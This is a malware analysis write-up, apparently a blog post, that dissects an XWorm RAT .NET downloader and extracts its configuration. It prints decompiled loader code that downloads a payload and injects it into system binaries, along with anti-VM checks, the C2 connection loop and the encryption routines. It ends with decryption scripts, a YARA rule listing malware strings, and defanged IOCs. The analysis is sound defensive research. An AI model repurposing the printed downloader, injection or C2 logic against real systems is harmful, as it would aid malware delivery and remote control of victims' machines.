

XWorm Part 2 - From Downloader to Config Extraction

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
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Dissecting a .NET DLL Downloader and Extracting XWorm's Configuration.

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10 min read



Overview

In Part 2 of this XWorm malware analysis series, we analyze a .NET DLL downloader responsible for delivering XWorm. This stage of the analysis focuses on using debugging techniques to extract the final payload, followed by performing decryption of XWorm's configuration.

Technical Analysis

DLL Downloader

Dropping our extracted PE from [Part 1](#) into [Detect It Easy](#) reveals a 32-bit .NET DLL.




figure 1 - Detect it Easy .NET DLL downloader

output

Using [dnSpy](#) to decompile the DLL, we can navigate to the method invoked by the PowerShell script from Part 1, which is the `VAI()` method located inside of the `Home` class in the `ClassLibrary1` namespace.




figure 2 - decompiled VAI() method from DLL downloader

This function accepts 17 string arguments relevant to the delivery of the final XWorm payload. Our sample passes an encrypted and Base64 encoded string, a path, and a few other values as seen in the below snippet.

```
$builder_args =
@('0hHduIzYzIDN4MDMxcTY4MjY2gDM2QGN3gD01MzNiJDM1ETZf9mdpVXcyF2L92Yuc2bsJ2b0NXZ29GbuQnchR3cs92bwRWY1R2LvoDc0RHa', '1',
'C:\Users\Public\Downloads', 'agnosticism', 'jsc', '', '', '', '', '', '', 'js', '', '', '', '2', '');

$loaded_assembly.GetType("ClassLibrary1.Home").GetMethod("VAI").Invoke($null, $builder_args);
```

To make static analysis easier, we can try running the sample through [de4dot](#), a popular .NET deobfuscation tool.

```
.\de4dot.exe
.\assembly.mal
```

After loading the de4dot output file `extracted_assembly-cleaned.mal` into dnSpy, we can see it renamed symbols to be human-readable instead of Unicode escape sequences like `\uE777`.

```

1 // ClassLibrary1.Home
2 // Token: 0x06000A53 RID: 2643 RVA: 0x00070F78 File Offset: 0x0006F178
3 public static void VAI(string QBxTx, string startupreg, string caminhovbs, string namevbs, string netframework,
4   string nativo, string nomenativo, string persistencia, string url, string caminho, string nomedoarquivo, string
5   string_0, string minutos, string startuptask, string taskname, string vmName, string startup_onstart)
6   {
7       if (Delegate160.smethod_0(vmName, Class237.smethod_0(23838)))
8       {
9           string text;
10          if (VirtualMachineDetector.Assert(out text))
11          {
12              Delegate10.smethod_0(Delegate62.smethod_0(Class237.smethod_0(23856), text));
13              Delegate817.smethod_0(Class239.smethod_0(0));
14          }
15          ArrayList arrayList = Delegate818.smethod_0();
16          ManagementClass managementClass = Delegate51.smethod_0(Class237.smethod_0(23987));
17          ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = Delegate53.smethod_0
18            (Delegate52.smethod_0(managementClass));
19          try
20          {
21              while (Delegate54.smethod_0(managementObjectEnumerator))
22              {
23                  ManagementObject managementObject = (ManagementObject)Delegate55.smethod_0
24                    (managementObjectEnumerator);
25                  if ((bool)Delegate39.smethod_0(managementObject, Class237.smethod_0(24029)))
26                  {
27                      Delegate819.smethod_0(arrayList, Delegate34.smethod_0(Delegate39.smethod_0(managementObject,
28                        Class237.smethod_0(24055))));
29                  }
30              }
31          }
32          }
33      }

```

figure 3 -

cleaned output from de4dot showing deobfuscated symbols

There are several calls to methods like `Class237.smethod_0()` that accept integer values and return strings. This is indicative of runtime string decryption, used to hide strings from static analysis tools and only resolve them during execution. Navigating to this function shows that it accepts an integer to perform a lookup in a hashtable, where a string is returned.

```

// Token: 0x060002B24 RID: 11044 RVA: 0x00008419 File Offset: 0x00006619
public static string smethod_0(int int_0)
{
    return (string)((Hashtable)AppDomain.CurrentDomain.GetData(Class237.string_0))[int_0];
}

```

figure 4 - string resolver function using

hashtable lookup

We also see usage of a function that takes in a `int32` value and returns a value of type `int32`, as well as one that takes in an `int32` value and returns a `double` value. These are both used for **constant unfolding**¹, hiding constant values from static analysis tools.

```

if (Delegate821.smethod_0(minutos))
{
    num = Class239.smethod_3(2);
}
else if ((Delegate822.sm
double Class239.smethod_3(int int_0) =
{

```

figure 5 - runtime double calculation method

```

Delegate817.smethod_0(Class239.smethod_0(0));
int Class239.smethod_0(int int_0)

```

figure 6 - runtime integer calculation method

We can replace all calls to these functions with their return value using a publicly available [.NET string decryption tool](#) written by [n1ght-w0lf](#)². This will aid in static analysis, allowing us to observe strings and constants in cleartext. Within the script, we will have to define the signatures for our three target functions:

- `Class237.smethod_0(int32) → string` — string resolver
- `Class239.smethod_3(int32) → double` — double resolver
- `Class239.smethod_0(int32) → int32` — int resolver

Within the `StringDecryptor` class of the script, we can define our target function signatures as such, followed by running command `python3 dotnet_string_decryptor.py .\assembly-cleaned.mal`. This will output a new file `assembly-cleaned_cleaned.mal`.

```

class StringDecryptor:
    # Target decryption functions to
    invoke
    DECRYPTION_METHOD_SIGNATURES = [
        {
            "Parameters":
["System.Int32"],
            "ReturnType":
"System.String"
        },
        {
            "Parameters":
["System.Int32"],
            "ReturnType":
"System.Double"
        },
        {
            "Parameters":
["System.Int32"],
            "ReturnType":
"System.Int32"
        }
    ]

```

After dropping the output assembly into dnSpy and translating some of the Portuguese parameter names, we can begin to make sense of the main function. The first 54 lines perform various anti-vm checks, which we will want to skip past once debugging.

```

1 // ClassLibrary1.Home
2 // Token: 0x06000A53 RID: 2643
3 public static void VAI(string download_url, string startupreg, string paths, string namevbs, string netframework, string
native, string nominative, string persistence, string url, string path, string filename, string string_0, string minutes,
string startuptask, string taskname, string vmName, string startup_onstart)
4 {
5     if (Delegate160.smetho_0(vmName, "1"))
6     {
7         string text;
8         if (VirtualMachineDetector.Assert(out text))
9         {
10             Delegate10.smetho_0(Delegate62.smetho_0("Máquina virtual detectada: ", text));
11             Delegate817.smetho_0("0");
12         }
13         ArrayList arrayList = Delegate818.smetho_0();
14         ManagementClass managementClass = Delegate51.smetho_0("Win32_NetworkAdapterConfiguration");
15         ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = Delegate53.smetho_0
(Delegate52.smetho_0(managementClass));
16         try
17         {
18             while (Delegate54.smetho_0(managementObjectEnumerator))
19             {
20                 ManagementObject managementObject = (ManagementObject)Delegate55.smetho_0(managementObjectEnumerator);
21                 if ((bool)Delegate39.smetho_0(managementObject, "IPEnabled"))
22                 {
23                     Delegate819.smetho_0(arrayList, Delegate34.smetho_0(Delegate39.smetho_0(managementObject,
"MacAddress")));
24                 }
25             }
26         }
27         finally
28         {
29             if (managementObjectEnumerator != null)
30             {
31                 Delegate22.smetho_0(managementObjectEnumerator);
32             }
33         }
34         IEnumerator enumerator = Delegate820.smetho_0(arrayList);
35         try
36         {
37             while (Delegate46.smetho_0 enumerator))
38             {
39                 object obj = Delegate212.smetho_0 enumerator);
40                 if (Delegate160.smetho_0(Delegate34.smetho_0(obj), "52:54:00:4A:04:AF"))
41                 {
42                     Delegate817.smetho_0("0");
43                 }
44             }
45         }
46         finally
47         {
48             IDisposable disposable = enumerator as IDisposable;
49             if (disposable != null)
50             {
51                 Delegate22.smetho_0(disposable);
52             }
53         }
54     }
55 }

```

figure 7 - anti-

vm checks in deobfuscated main function

Of interest are the last several lines that are executed after parameters are parsed, which appear to download data, perform operations on the data, before writing it to a directory and invoking it using `x32.Run` or `x64.Load` based on the victim host bitness.

```

266 Delegate829.smetho_0("3072");
267 WebClient webClient = Delegate830.smetho_0();
268 Delegate831.smetho_0(webClient, Delegate284.smetho_0());
269 string text6 = Delegate832.smetho_0(download_url);
270 byte[] array3 = Delegate833.smetho_0(text6);
271 string text7 = Delegate287.smetho_0(Delegate284.smetho_0(), array3);
272 string text8 = Delegate834.smetho_0(webClient, text7);
273 text8 = Delegate832.smetho_0(text8);
274 byte[] array4 = new byte[Delegate319.smetho_0(text8) / "2"];
275 for (int i = "0"; i < array4.Length; i += "1")
276 {
277     array4[i] = Delegate835.smetho_0(Delegate558.smetho_0(text8, i * "2", "2"), "16");
278 }
279 int num4 = Delegate836.smetho_0(array4, "60");
280 ushort num5 = Delegate837.smetho_0(array4, num4 + "24");
281 string text9 = "";
282 if (num5 == "267")
283 {
284     string text10;
285     if (Delegate160.smetho_0(native, "1"))
286     {
287         text10 = Delegate85.smetho_0("C:\\Windows\\SysWOW64\\", nominative, ".exe");
288     }
289     else
290     {
291         text10 = Delegate85.smetho_0("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\", netframework, ".exe");
292     }
293     x32.Run(text10, array4);
294 }
295 else
296 {
297     if (num5 != "523")
298     {
299         throw Delegate247.smetho_0("Unknown payload architecture.");
300     }
301     string text10;
302     if (Delegate160.smetho_0(native, "1"))
303     {
304         text10 = Delegate85.smetho_0("C:\\Windows\\System32\\", nominative, ".exe");
305     }
306     else
307     {
308         text10 = Delegate85.smetho_0("C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\", netframework, ".exe");
309     }
310     x64.Load(array4, text10, text9);
311 }
312 }
313 }

```

figure 8 -

payload download and execution logic based on architecture

Extracting XWorm

Using a dynamic approach, we can debug this DLL using dnSpy to extract the downloaded payload, where we use PowerShell as our debugger host process. Within our PowerShell process, we can load the assembly into memory and invoke functionality from the malware directly within the command line. This is a debugging trick I learned from a video by [MalwareAnalysisForHedgehogs](#)³ which I found posted in the [OALabs](#) malware reverse engineering Discord channel⁴.

Since the assembly is 32-bit, we can launch a 32-bit PowerShell process and run the following to reflectively load the assembly into our current process.

```
[Reflection.Assembly]::LoadFile("C:\Path\To\Assembly\assembly.mal");
```

Now that we have our assembly loaded into memory, we can open the original extracted DLL in dnSpy and attach the debugger to our PowerShell process by navigating to **Debug** → **Attach to Process**. Unfortunately, exceptions are thrown when attempting to debug the cleaned DLL we received after running de4dot and the string decryptor. However, having the cleaned version open side-by-side as a reference was helpful during debugging.

Now, we can set a breakpoint on the first line of `VAI()` to avoid executing the anti-analysis checks, followed by setting a breakpoint on where the payload download logic begins.

```

VAI(string, string, string, string, string, stri... X
1 // ClassLibrary1.Home
2 // Token: 0x06000A53 RID: 2643 RVA: 0x000720D8 File Offset: 0x000702D8
3 public static void VAI(string QBxtX, string startupreg, string caminhov
  url, string caminho, string nomedoarquivo, string extencao, string mi
4 {
5     bool flag = \uE810.\uE777(vmName, \uE11C.\uE000(23838));
6     if (101 > 82)
7

```

figure 9 - breakpoint at start of VAI() before anti-vm logic

```

298     {
299     }
300     \uEAB5.\uE777((SecurityProtocolType)\uE11D.\uE006(131));
301     WebClient webClient = \uEAB6.\uE777();
302     \uEAB7.\uE777(webClient, \uE88C.\uE777());
303     string text6 = \uEAB8.\uE777(QBxtX);
304     byte[] array3 = \uEAB9.\uE777(text6);
305     string text7 = \uE88F.\uE777(\uE88C.\uE777(), array3);
306     string text8 = \uEABA.\uE777(webClient, text7);
307     text8 = \uEAB8.\uE777(text8);
308     byte[] array4 = new byte[\uE8AF.\uE777(text8) / \uE11D.\uE006(4)];
309     for (int i = \uE11D.\uE006(0); i < array4.Length; i += \uE11D.\uE006(1))
310     {
311         array4[i] = \uEAB8.\uE777(\uE9A1.\uE777(text8, i * \uE11D.\uE006(4), \uE11D.\uE006(4)));
312     }
313     int num4 = \uEABC.\uE777(array4, \uE11D.\uE006(16));
314     ushort num5 = \uEABD.\uE777(array4, num4 + \uE11D.\uE006(17));
315     string text9 = "";
316     bool flag14 = (int)num5 == \uE11D.\uE006(132);
317     if (flag14)
318     {
319         bool flag15 = \uE810.\uE777(nativo, \uE11C.\uE000(23838));
320         string text10;
321         if (flag15)
322         {
323             text10 = \uE7C5.\uE777(\uE11C.\uE000(21843), nomenativo, \uE11C.\uE000(21878));
324         }
325         else
326         {
327             text10 = \uE7C5.\uE777(\uE11C.\uE000(20936), netframework, \uE11C.\uE000(21878));
328         }
329         x32.Run(text10, array4);
330     }
331     else
332     {
333         bool flag16 = (int)num5 == \uE11D.\uE006(133);
334         if (!flag16)
335         {
336             throw \uE867.\uE777(\uE11C.\uE000(20630));
337         }
338         bool flag17 = \uE810.\uE777(nativo, \uE11C.\uE000(23838));
339         string text10;
340         if (flag17)
341         {
342             text10 = \uE7C5.\uE777(\uE11C.\uE000(20505), nomenativo, \uE11C.\uE000(21878));
343         }
344         else
345         {
346             text10 = \uE7C5.\uE777(\uE11C.\uE000(20569), netframework, \uE11C.\uE000(21878));
347         }
348         x64.Load(array4, text10, text9);
349     }
350 }
351 }

```

figure 10 -

breakpoint set on payload download logic

With these breakpoints set, we can go back to our PowerShell window and invoke the `VAI()` method using the same parameters as the previous PowerShell script.

```
[ClassLibrary1.Home]::VAI('0hHduIzyzIDN4MDMxcTY4MjY2gDM2QGN3gD01MzNiJDM1ETZf9mdpVXcyF2Lt92Yuc2bsJ2b0NXZ29GbuQnchR3cs92bwRWY1R2LvoDcRHa', '1', 'C:\Users\Public\Downloads', 'agnosticism', 'jsc', '', '', '', '', '', '', 'js', '', '', '', '2', '');
```

Once we hit our initial breakpoint, we can navigate to our second breakpoint, right-click, and select “Set Next Statement” to skip past argument parsing and anti-vm checks.

After stepping through the code, we see a URL string is crafted using the first parameter passed to `VAI()`.




figure 14 - dnSpy shows XWorm identity

XWorm

Configuration Extraction

The entrypoint function `[Stub.Main]::Main()` performs a sleep operation before initializing a configuration contained within the `[Settings]` class. The configuration values are decrypted using AES in ECB mode with a 256 bit key.

```

1  using System;
2  using System.Threading;
3  using Microsoft.VisualBasic.CompilerServices;
4
5  namespace Stub
6  {
7      // Token: 0x02000008 RID: 8
8      public class Main
9      {
10         // Token: 0x06000014 RID: 20 RVA: 0x00002258 File Offset: 0x00000458
11         [STAThread]
12         public static void Main()
13         {
14             Thread.Sleep((checked(Settings.Sleep * 1000)));
15             try
16             {
17                 Settings.Hosts = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Hosts));
18                 Settings.Port = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Port));
19                 Settings.KEY = Conversions.ToString(AlgorithmAES.Decrypt(Settings.KEY));
20                 Settings.SPL = Conversions.ToString(AlgorithmAES.Decrypt(Settings.SPL));
21                 Settings.Groub = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Groub));
22                 Settings.USBNM = Conversions.ToString(AlgorithmAES.Decrypt(Settings.USBNM));
23             }
24             catch (Exception ex)
25             {
26                 Environment.Exit(0);
27             }
28             if (!Helper.CreateMutex())
29             {
30                 Environment.Exit(0);
31             }
32             Helper.PreventSleep();
33             Thread thread = new Thread(delegate
34             {
35                 Helper.LastAct();
36             });
37             Thread thread2 = new Thread(delegate
38             {
39                 for (;;)
40                 {
41                     Thread.Sleep(new Random().Next(3000, 10000));
42                     if (!ClientSocket.isConnected)
43                     {
44                         ClientSocket.isDisconnected();
45                         ClientSocket.BeginConnect();
46                     }
47                     ClientSocket.allDone.WaitOne();
48                 }
49             });
50             thread.Start();
51             thread2.Start();
52             thread2.Join();
53         }
54     }
55 }
56

```

figure 15 - XWorm configuration structure in memory

The decryption function `[Stub.AlgorithmAES]::Decrypt()` can be found below:

```

Decrypt(string): object x
1 // Stub.AlgorithmAES
2 // Token: 0x0600003E RID: 62 RVA: 0x000045D4 File Offset: 0x000027D4
3 public static object Decrypt(string input)
4 {
5     RijndaelManaged rijndaelManaged = new RijndaelManaged();
6     MD5CryptoServiceProvider md5CryptoServiceProvider = new
7         MD5CryptoServiceProvider();
8     byte[] array = new byte[32];
9     byte[] array2 = md5CryptoServiceProvider.ComputeHash(Helper.SB
10         (Settings.Mutex));
11     Array.Copy(array2, 0, array, 0, 16);
12     Array.Copy(array2, 0, array, 16, 16);
13     rijndaelManaged.Key = array;
14     rijndaelManaged.Mode = CipherMode.ECB;
15     ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor
16         ();
17     byte[] array3 = Convert.FromBase64String(input);
18     return Helper.BS(cryptoTransform.TransformFinalBlock(array3, 0,
19         array3.Length));
20 }

```

figure 16 - AES decryption

routine for configuration

The `Decrypt()` function creates a key derived from the MD5 hash of the mutex value defined in the `[Settings]` class. We can decrypt the configuration using the below Python script.

```

from Crypto.Cipher import AES
import hashlib
import base64

# dictionary of encrypted config values
settings = {
    "Hosts" :
    "hjplEVZlk59e0F/4oPBKM+yn0ibAJGsakXT1qyefhjq=",
    "Port" : "bT9Sep30xd5SvGi21oa2dg==",
    "KEY" : "G1FkVHYzjULH0jPfIt0NTQ==",
    "SPL" : "roSvIOX9LqqCx4ZfsEegyq==",
    "Groub" : "/x1aUqfu8v0hWkfkJ57YLA=",
    "USBNM" : "FwKiqfBGA/KFY56eS1wZrQ=",
    "Mutex" : "NOQFTA4Uaa0s9lW4"
}

# generate key using mutex value
def get_key_from_mutex(mutex):
    mutex_md5 = hashlib.md5(mutex.encode())
    mutex_md5 = mutex_md5.hexdigest()
    key = bytearray(32)
    key[:16] = bytes.fromhex(mutex_md5)
    key[16:31] = bytes.fromhex(mutex_md5)
    key[31] = 0x00
    return key

# decrypt setting with key using AES in ECB mode
def decrypt_setting(key, encrypted_setting):
    decoded_setting = base64.b64decode(encrypted_setting)
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_setting = cipher.decrypt(decoded_setting)
    return decrypted_setting.decode('utf-8').strip()

def main():
    key = get_key_from_mutex(settings["Mutex"])

    print(f'Hosts: {decrypt_setting(key,
settings["Hosts"])}')
    print(f'Port: {decrypt_setting(key,
settings["Port"])}')
    print(f'KEY: {decrypt_setting(key,
settings["KEY"])}')
    print(f'SPL: {decrypt_setting(key,
settings["SPL"])}')
    print(f'Groub: {decrypt_setting(key,
settings["Groub"])}')
    print(f'USBNM: {decrypt_setting(key,
settings["USBNM"])}')
    print(f'Mutex: {settings["Mutex"]}')

if __name__ == "__main__":
    main()

```

This script returns the below decrypted XWorm configuration.

```
Hosts: deadpoolstart2064.duckdns.org  
Port: 7021  
KEY: <666666>  
SPL: <Xwormmm>  
Groub: Default  
USBNM: USB.exe  
Mutex: NOQFTA4Uaa0s9lw4
```

figure 17 - decrypted configuration

XWorm communicates with its C2 server through AES GCM encrypted messages over TCP. The protocol begins with a number prefix representing the message length. This is then terminated by a null-byte, where the encrypted message follows. A simple visualization of the packet structure can be found below.

Packet Structure (Length Prefix + Null Delimiter + AES Encrypted Payload)

[0]	[1]	[2]	[3]	[4]	[5]	[6]	...
'3'	'2'	\x00	?	?	?	?	
Length	Length	Delim	AES Encrypted Message				
...							

Messages are encrypted using their own method `[Stub.Helper]::AES_Encryptor()` which uses AES in ECB mode with a 256-bit key. The key is the MD5 hash of the decrypted **KEY** config setting. A screenshot of this method can be found below.

```
// Token: 0x00000053 RID: 83 RVA: 0x00004E0C File Offset: 0x0000300C
public static byte[] AES_Encryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array;
    try
    {
        rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Helper.SB(Settings.KEY));
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    }
    catch (Exception ex)
    {
    }
    return array;
}
```

figure 18 - packet encryption method

The below script can be used to decrypt a packet sent by XWorm as seen in figure 19.

```
from Crypto.Util.Padding import unpad
from Crypto.Cipher import AES
import hashlib
import base64

# hex encoded c2 packet
encrypted_packet =
'3238380049d8de8dda622fe99fb29522a6ed7e513ec0d73f2e48a1717353eae6666c920dc909f579ab6723d4e38dfc30ed4cf5f5c3ec69abf4662a5311139742c0
5536'

# dictionary of encrypted config values
settings = {
    "Hosts" : "hjpLEVZlk59e0F/4oPBKM+yn0ibAJGsakXT1qyefhfg=",
    "Port" : "bT9Sep30xd5SvGi21oa2dg==",
    "KEY" : "G1FkvHYzjULH0jPfIt0NTQ==",
    "SPL" : "roSvIOX9LqQcX4ZfsEegy==",
    "Groub" : "/xlaUqfu8v0hwKfkJ57YLA=",
    "USBNM" : "FwKiqfBGA/KFY56eS1wZrQ==",
    "Mutex" : "NOQFTA4Uaa0s91W4"
}

# generate config AES key using `Mutex` from config
def get_config_key(mutex_setting):
    mutex_md5 = hashlib.md5(mutex_setting.encode())
    mutex_md5 = mutex_md5.hexdigest()
    key = bytearray(32)
    key[:16] = bytes.fromhex(mutex_md5)
    key[16:31] = bytes.fromhex(mutex_md5)
    key[31] = 0x00
    return key

# generate c2 AES key using `KEY` from config
def get_c2_key(key_setting):
    key = get_config_key(settings["Mutex"])
    config_key = decrypt_setting(key, settings["KEY"])
```

```

        c2_key = bytes.fromhex(hashlib.md5(config_key).hexdigest())
        return c2_key

# decrypt setting with key using AES in ECB mode
def decrypt_setting(key, encrypted_setting):
    decoded_setting = base64.b64decode(encrypted_setting)
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_setting = unpad(cipher.decrypt(decoded_setting), AES.block_size)
    return decrypted_setting

# decrypt hex encoded c2 traffic
def decrypt_packet(c2_key, encrypted_packet):
    packet_bytes = bytes.fromhex(encrypted_packet.split("00", 1)[1]) # remove packet length header
    cipher = AES.new(c2_key, AES.MODE_ECB)
    decrypted_packet = unpad(cipher.decrypt(packet_bytes), AES.block_size)
    return decrypted_packet.decode("utf-8")

def main():
    c2_key = get_c2_key(settings["KEY"])
    print(f"\nDecrypted Packet:\n\n{decrypt_packet(c2_key, encrypted_packet)}")

if __name__=="__main__":
    main()

```

```
INFO<Xwormmm>22F62B582E1024AF6498<Xwormmm>username<Xwormmm>OS name<Xwormmm>Default<Xwormmm>  
05/07/2025<Xwormmm>False<Xwormmm>False<Xwormmm>False<Xwormmm>processor name<Xwormmm>GPU nam  
e<Xwormmm>RAM<Xwormmm>antivirus name
```

figure 19 - decrypted C2 check-in packet

YARA

```

rule XWormRAT {
    meta:
        author = "Jared G."
        description = "Detects unpacked XWorm RAT"
        date = "2025-07-06"
        sha256 =
"6cae1f2c96d112062e571dc8b6152d742ba9358992114703c14b5fc37835f896"
        reference = "https://malwaretrace.net/posts/xworm-part-2"

    strings:
        $s1 = "-ExecutionPolicy Bypass -File" ascii wide
        $s2 = "sendPlugin" ascii wide
        $s3 = "savePlugin" ascii wide
        $s4 = "RemovePlugins" ascii wide
        $s5 = "Plugins Removed!" ascii wide
        $s6 = "Keylogger Not Enabled" ascii wide
        $s7 = "RunShell" ascii wide
        $s8 = "StartDDos" ascii wide
        $s9 = "StopDDos" ascii wide
        $s10 = "Win32_Processor.deviceid=\\\"CPU0\\\"" ascii wide
        $s11 = "SELECT * FROM Win32_VideoController" ascii wide
        $s12 = "Select * from AntivirusProduct" ascii wide
        $s13 = "set_ReceiveBufferSize" ascii wide
        $s14 = "set_SendBufferSize" ascii wide
        $s15 = "ClientSocket" ascii wide
        $s16 = "USBNM" ascii wide
        $s17 = "AES_Encryptor" ascii wide
        $s18 = "AES_Decryptor" ascii wide

    condition:
        12 of them
}

```

IOCs

All hashes from the below IOC table will be available for download on [MalShare](#).

Label	IOC
XWorm Download URL	hxxp[:]//]deadpoolstart[.]lovestoblog[.]com/arquivo_e1502b7358874d6086b38a71038423c2[.]txt
XWorm C2	deadpoolstart2064[.]duckdns[.]org:7021
DLL Downloader SHA-256 Hash	c2bce00f20b3ac515f3ed3fd0352d203ba192779d6b84dbc215c3eec3a3ff19c
XWorm SHA-256 Hash	6cae1f2c96d112062e571dc8b6152d742ba9358992114703c14b5fc37835f896

References and Resources

1. <https://www.elastic.co/security-labs/deobfuscating-alcatraz#constant-unfolding> ↵
2. <https://github.com/n1ght-w0lf/dotnet-string-decryptor/> ↵
3. https://www.youtube.com/watch?v=wLf_Ln8jupY&t=1300s ↵
4. <https://discord.gg/oalabs> ↵